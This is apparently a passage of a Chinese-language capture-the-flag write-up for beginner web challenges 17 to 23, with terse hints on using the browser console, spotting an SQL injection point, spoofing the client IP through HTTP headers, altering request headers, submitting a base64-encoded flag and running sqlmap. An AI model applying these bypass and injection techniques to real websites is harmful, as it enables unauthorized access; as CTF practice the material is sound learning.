


17.what the fuck 这是什么鬼东西

一目了然显然扔过控制台直接出答案

18.这个看起来有点简单

显然存在注入点




ID	content
1	welcome to this game! enjoy
1	|news|,|thiskey|

一步一步往下做就行了，懒得做了


19.貌似有点难

显然构造ip地址即可，随便挑一个喜欢的http头添加，注意把下划线改成横杠




20.头有点大

按着题目要求改http头即可



21.Forbidden


也是简单的改下地址就可以了不多说



22.猫抓老鼠

这题有点坑，利用了司机们看到base64就想解的心理

猜测服务端应该有解密算法，因此直接提交base64加密后的flag即可



23.看起来有点难

直接sqlmap即可

结束语：

/微笑 终于写完了真累，写了有两个多小时，下次不把wp挤到一起写